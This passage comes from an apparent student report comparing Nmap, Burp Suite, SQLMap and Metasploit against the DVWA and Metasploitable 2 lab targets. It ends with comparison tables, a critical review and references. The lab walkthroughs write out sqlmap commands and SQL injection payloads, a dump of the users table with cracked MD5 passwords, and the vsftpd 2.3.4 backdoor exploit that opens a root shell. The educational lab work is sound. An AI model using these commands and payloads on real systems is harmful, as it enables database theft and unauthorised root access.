
To install SQL map in Kali Linux, open the terminal located at the top in the taskbar and input “sudo apt install sqlmap”.



```
File Actions Edit View Help
(harish@kali)-[~]
$ sudo apt-get upgrade sqlmap
[sudo] password for harish:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
```

FIGURE 20 UPDATE SQL MAP

Normally SQL map is pre-installed in the Kali Linux, it is recommended to update the SQL map using “sudo apt-get upgrade sqlmap” as shown in Figure 20.



```
harish@kali: ~
File Actions Edit View Help
(harish@kali)-[~]
$ sqlmap -u "http://172.17.0.1/vulnerabilities/sqli/?id=234&Submit=Submit#"
--cookie="PHPSESSID=ov92cmchdhn86a93ra57tg5l02; security=low" --tables

{1.7.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 11:56:24 /2024-04-07/

[11:56:24] [INFO] resuming back-end DBMS 'mysql'
[11:56:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

FIGURE 21 SQL MAP IDENTIFYING AND ASSESSING SECURITY

Figure 21 is a representation of the penetration testing process targeted at identifying and assessing security risks of Metasploitable 2 web applications. The command used is “sqlmap -u <target_url> --cookie= <cookie> --tables” and this command uses possible SQL injection vulnerabilities to try and enumerate the database tables in the backend DBMS by sending custom cookie data with the HTTP request.

```

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=234' OR NOT 8758=8758#&Submit=Submit

  Type: error-based
  Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=234' OR (SELECT 3454 FROM(SELECT COUNT(*),CONCAT(0x716b707071,(SELECT (ELT(3454=3454,1))),0x7170717a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- nmYU&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=234' AND (SELECT 8218 FROM (SELECT(SLEEP(5)))WTgd)-- ElmH&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=234' UNION ALL SELECT CONCAT(0x716b707071,0x636c45556a7a41796f67784173455754797953706d4d75686b57516462675a4154474f6446715464,0x7170717a71),NULL#&Submit=Submit

```

FIGURE 22 SQL MAP RESULTS

The results in Figure 22 show multiple vulnerabilities which include boolean-based blind, error-based, time-based blind, and UNION query injections. This information about the web application's vulnerabilities shows it is essential for security analysts and penetration testers to comprehend the scope of the vulnerabilities and evaluate the possible impact on the security of the target application.

```

(harish@kali)-[~]
$ sqlmap -u "http://172.17.0.1/vulnerabilities/sqli/?id=234&Submit=Submit#"
--cookie="PHPSESSID=ov92cmchdhn86a93ra57tg5l02; security=low" --dump -T users --batch

```

FIGURE 23 EXTRACT AND CRACK PASSWORDS

Figure 23 is a SQL map command that extracts and cracks the passwords from the database.

```

[12:35:05] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:35:05] [INFO] starting 4 processes
[12:35:06] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853
678922e03'
[12:35:06] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d
4fcc69216b'
[12:35:07] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de
5c71e9e9b7'
[12:35:07] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d832
7deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     |
|-----|-----|-----|-----|
| 1       | admin     | /hackable/users/admin.jpg               | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | gordonb  | /hackable/users/gordonb.jpg             | e99a18c428cb38d5f260853678922e03 (abc123) |
| 3       | 1337     | /hackable/users/1337.jpg                | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 4       | pablo    | /hackable/users/pablo.jpg               | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5       | smithy   | /hackable/users/smithy.jpg              | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |

```

FIGURE 24 SQL MAP CRACKED PASSWORDS

Figure 24 shows the process of SQL map extracting and cracking the passwords. The process is SQL map started a dictionary-based cracking operation using the md5_generic_passwd method then SQL map successfully cracked four passwords from their corresponding MD5 hashes and presented lists of the user credentials extracted from the 'users' table, including the user ID, username, URL, hashed password, last name, first name, last login timestamp, and failed login attempts.

5.6 Metasploit

If users are using Kali Linux, the Metasploit Framework is preinstalled in the system, it is in the menu and under the exploitation tools section. Another way to access Metasploit is by using the terminal and inputting “sudo msfconsole”.

[illegible]

FIGURE 25 METASPLOIT FRAMEWORK

Figure 25 is the Metasploit Framework, which offers a vast collection of exploits and payloads for targeting vulnerabilities in various systems and applications. In this section, it is shown how Metasploit can be used to exploit the vulnerabilities of Metasploitable 2.

```
msf6 > search vsftpd (med. Please report any incorrect results at https://nmap.org/submit/
Nmap scan report for 10.0.2.4 (10.0.2.4) scanned in 11.00 seconds

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

FIGURE 26 SEARCH FUNCTION

Figure 26 shows the use of the search function on vsftpd which is a service found in Metasploitable 2 also shown in the Nmap scan in Figure 6.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.6:33395 -> 10.0.2.4:6200) at 2024-04-08 12:44:30 +0100

whoami
root
```

FIGURE 27 EXPLOIT METASPLOITABLE 2 VSFTPD SERVICE

Figure 27 represents the exploitation of the vsfspd service, firstly using option RHOSTs to set 10.0.2.4 (Metasploitable 2) as RHOSTS. Next using the “set payload cmd/unix/interact” to set the payload to be used in the exploit. After successful exploitation, this payload enables interactive command execution on the target Unix/Linux machine.

The “exploit” command executes the exploit allowing the chosen payload, it tries to take advantage of the vsftpd backdoor vulnerability on the target system (identified by RHOSTS). Using the command “whoami” shows that the exploiter is the root user, which indicates that the exploiter has unauthorised access to the vsftpd system.

5.7 Comparison

5.7.1 User Interface

Penetration Testing Tool	Design	Usability	Features
Nmap	Command-line-based, a text-based user interface for running scans and showing the findings.	The command line interface is challenging for new users compared to GUI. Users can use "--help" to find all commands that can be used.	Various scan types such as TCP scan, UDP scan and OS detection. Specific scan parameters.
Burp Suite	Graphical and text-based interfaces. Includes multiple tabs and panels for functionalities such as Proxy, Scanner, Intruder, Repeater, etc.	With tooltips, context menus, and drag-and-drop functionality, Burp Suite's user interface is made to be as easy to use.	In addition to analysing vulnerabilities and producing reports, users can interact with HTTP requests and responses. The Burp Suite community version is very limited.
Metasploit	Command-line interface on community version but pro version has web-based interface.	The CLI is more complex to use compared to the pro version which is point and click interface.	Users can search for exploits, select payloads, configure options, and launch attacks against target systems.
SQL Map	Command-line-based, a text-based interface for specifying scan parameters and executing SQL injection tests.	The same as Nmap the command line interface is challenging for new users compared to GUI. Users can use "-h" and "-hh" to find all commands that can be used.	SQL Map provides options for targeting URLs, specifying injection points, selecting injection techniques, and extracting data.

5.7.2 Reporting & Analysis

Penetration Testing Tool	Reporting	Analysis
Nmap	Results can be saved in files in different formats such as plain text, XML and greppable. Users can also customize the output format using options like “-oN”, “-oX”, etc.	Provides in-depth information about open ports, active services, operating systems, and potential vulnerabilities.
Burp Suite	Can generate reports on vulnerabilities and scan results. Also, reports can be exported in various formats such as HTML, PDF, XML, and JSON.	Provides insight into vulnerabilities related to web applications.
Metasploit	Provides reports on exploit results and post-exploitation activities. Reports can be generated in the format of HTML, PDF, XML, and CSV.	Users can gain insight into exploited systems such as the impact of vulnerabilities.
SQL Map	Reporting features for SQL injection vulnerabilities and extracted data. Also, scan results can be either saved in a file or viewed in the terminal.	Can use the extracted data to identify potential security risks.

5.7.3 Performance

Tool	RAM usage	CPU usage	Memory usage
Nmap	41.94 MB	4.0%	0.6%
Burp Suite	780 MB	0.4%	11%
SQL Map	62.91 MB	92.8%	0.9%
Metasploit	433 MB	1.3%	6.1%

5.8 Conclusion

In summary, each tool has demonstrated distinct capabilities, and they are all appropriate for varying facets of penetration testing. Compared to Burp Suite, Nmap and SQL Map are better tools for network and database scanning. But when it comes to testing and exploiting web applications, Burp Suite and Metasploit are superior. Overall, the requirements of the penetration testing scenario determine which penetration testing tool is ideal.

6 Critical Review

6.1 Project Outcomes, Aims, and Objectives

The primary aim was to assess the performance of the four penetration testing tools: Nmap, Burp Suite, SQL Map and Metasploit. The outcome of the project met most of the objectives as it provided each tool's usability, reporting capabilities and performance.

6.2 Project Milestones, Deliverables, and Time Management

The project was completed at the appropriate time according to the given time frame shown in the Gantt chart. However, the project could have been completed earlier by a week, giving the opportunities to further improve the project outcomes to efficiently meet the objective of the project.

6.3 Aspects of the Project Worked

One of the main aspects that worked was that the project successfully compared the performance, reporting, and usability of Nmap, Burp Suite, SQL Map and Metasploit, giving users and stakeholders insightful information on which penetration testing tool is best suitable for certain requirements.

6.4 Aspects of the Project that Could Be Changed

If an aspect of the project could have been altered, it would be to choose a specific area of penetration testing such as vulnerability testing tools or web application analysis tools. Allowing the project to provide more in-depth analysis and comparison of that specific area instead of a broad area of all penetration testing.

6.5 Future Developments and Research Paths

The future development of this project could focus on the objectives in terms of addressing the limitations of the tools. For example, how many parameters can be applied to tools and how could it affect the results and efficiency? Furthermore, the project could research the comparison of automated and manual penetration testing as Metasploit and Burp Suite have automating capabilities.

References

1. Bishop, M., 2007. About penetration testing. *IEEE Security & Privacy*, 5(6), pp.84-87.
2. Chiem, T.P., 2014. *A study of penetration testing tools and approaches* (Doctoral dissertation, Auckland University of Technology).
3. Denis, M., Zena, C. and Hayajneh, T., 2016, April. Penetration testing: Concepts, attack methods, and defense strategies. In *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)* (pp. 1-6). IEEE.
4. Shah, S. and Mehtre, B.M., 2015. An overview of vulnerability assessment and penetration testing techniques. *Journal of Computer Virology and Hacking Techniques*, 11, pp.27-49.
5. Abu-Dabaseh, F. and Alshammari, E., 2018, April. Automated penetration testing: An overview. In *The 4th International Conference on Natural Language Computing, Copenhagen, Denmark* (pp. 121-129).
6. Al Shebli, H.M.Z. and Beheshti, B.D., 2018, May. A study on penetration testing process and tools. In *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)* (pp. 1-7). IEEE.
7. Shah, M.P., 2020. *Comparative analysis of the automated penetration testing tools* (Doctoral dissertation, Dublin, National College of Ireland).
8. Jayasuryapal, G., Pranay, P.M. and Kaur, H., 2021, April. A survey on network penetration testing. In *2021 2nd International Conference on Intelligent Engineering and Management (ICIEM)* (pp. 373-378). IEEE.
9. Shravan, K., Neha, B. and Pawan, B., 2014. Penetration Testing: A Review. *Compusoft*, 3(4), p.752.
10. Goel, J.N. and Mehtre, B.M., 2015. Vulnerability assessment & penetration testing as a cyber defence technology. *Procedia Computer Science*, 57, pp.710-715.
11. Nagpure, S. and Kurkure, S., 2017, August. Vulnerability assessment and penetration testing of web application. In *2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA)* (pp. 1-6). IEEE.
12. Shah, M., Ahmed, S., Saeed, K., Junaid, M. and Khan, H., 2019, January. Penetration testing active reconnaissance phase—optimized port scanning with nmap tool. In *2019*

2nd International Conference on Computing, Mathematics and Engineering Technologies (iCoMET) (pp. 1-6). IEEE.

13. Kaur, G. and Kaur, N., 2017. Penetration testing—reconnaissance with NMAP tool. *International Journal of Advanced Research in Computer Science*, 8(3), pp.844-846.
14. Hussain, M.Z., Hasan, M.Z., Taimoor, M., Chughtai, A., Taimoor, M. and Chughtai, A., 2017. Penetration testing in system administration. *International Journal of Scientific & Technology Research*, 6(6), pp.275-278.
15. Kim, J., 2020. *Burp suite: Automating web vulnerability scanning* (Doctoral dissertation, Utica College).
16. Ojagbule, O., Wimmer, H. and Haddad, R.J., 2018, April. Vulnerability analysis of content management systems to SQL injection using SQLMAP. In *SoutheastCon 2018* (pp. 1-7). IEEE.
17. Almadhy, W., Alruwaili, A. and Hendaoui, S., 2022. Using SQLMAP to Detect SQLI Vulnerabilities. *IJCSNS*, 22(1), p.234.
18. Raj, S. and Walia, N.K., 2020, July. A study on metasploit framework: A pen-testing tool. In *2020 International Conference on Computational Performance Evaluation (ComPE)* (pp. 296-302). IEEE.
19. Moore, M., 2017. Penetration testing and metasploit. *no. April*.
20. Holik, F., Horalek, J., Marik, O., Neradova, S. and Zitta, S., 2014, November. Effective penetration testing with Metasploit framework and methodologies. In *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)* (pp. 237-242). IEEE.
21. Petrosyan, A. (2024) Number of common vulnerabilities and exposures 2024, Statista. Available at: <https://www.statista.com/statistics/500755/worldwide-common-vulnerabilities-and-exposures/> (Accessed: 17 January 2024).
22. Imperva (2023) What is metasploit: Tools & Components explained: Imperva, Learning Center. Available at: [https://www.imperva.com/learn/application-security/metasploit/#:~:text=Each%20module%20has%20a%20malicious,denial%20of%20service%20\(DoS\).](https://www.imperva.com/learn/application-security/metasploit/#:~:text=Each%20module%20has%20a%20malicious,denial%20of%20service%20(DoS).) (Accessed: 19 January 2024).
23. (No date) Nmap. Available at: <https://nmap.org/> (Accessed: 31 January 2024).

24. What is BURP suite? (2022) GeeksforGeeks. Available at:
<https://www.geeksforgeeks.org/what-is-burp-suite/> (Accessed: 31 January 2024).
25. How to use SQLMAP to test a website for SQL injection vulnerability (2023) GeeksforGeeks. Available at: <https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/> (Accessed: 31 January 2024).
26. Working with Payload Metasploit in Kali Linux (2023) GeeksforGeeks. Available at:
<https://www.geeksforgeeks.org/working-with-payload-metasploit-in-kali-linux/>
(Accessed: 31 January 2024).
27. Simplilearn (2023) What is Asana Project management tool? everything you should know: Simplilearn, Simplilearn.com. Available at:
<https://www.simplilearn.com/tutorials/asana-tutorial/what-is-asana-project-management-tool> (Accessed: 07 February 2024).
28. Keup, M. (2023) What is Microsoft Project? uses, features and pricing, ProjectManager. Available at: <https://www.projectmanager.com/blog/what-is-microsoft-project>
(Accessed: 08 February 2024).
29. Kaplarevic, V. (2022) How to install & use nmap security scanner on linux, Knowledge Base by phoenixNAP. Available at: <https://phoenixnap.com/kb/how-to-install-use-nmap-scanning-linux> (Accessed: 05 April 2024).
30. TCP Syn scan | Nmap network scanning (no date) TCP SYN Scan | Nmap Network Scanning. Available at: <https://nmap.org/book/synscan.html> (Accessed: 05 April 2024).
31. UDP scan: Nmap network scanning (no date) UDP Scan | Nmap Network Scanning. Available at: <https://nmap.org/book/scan-methods-udp-scan.html> (Accessed: 05 April 2024).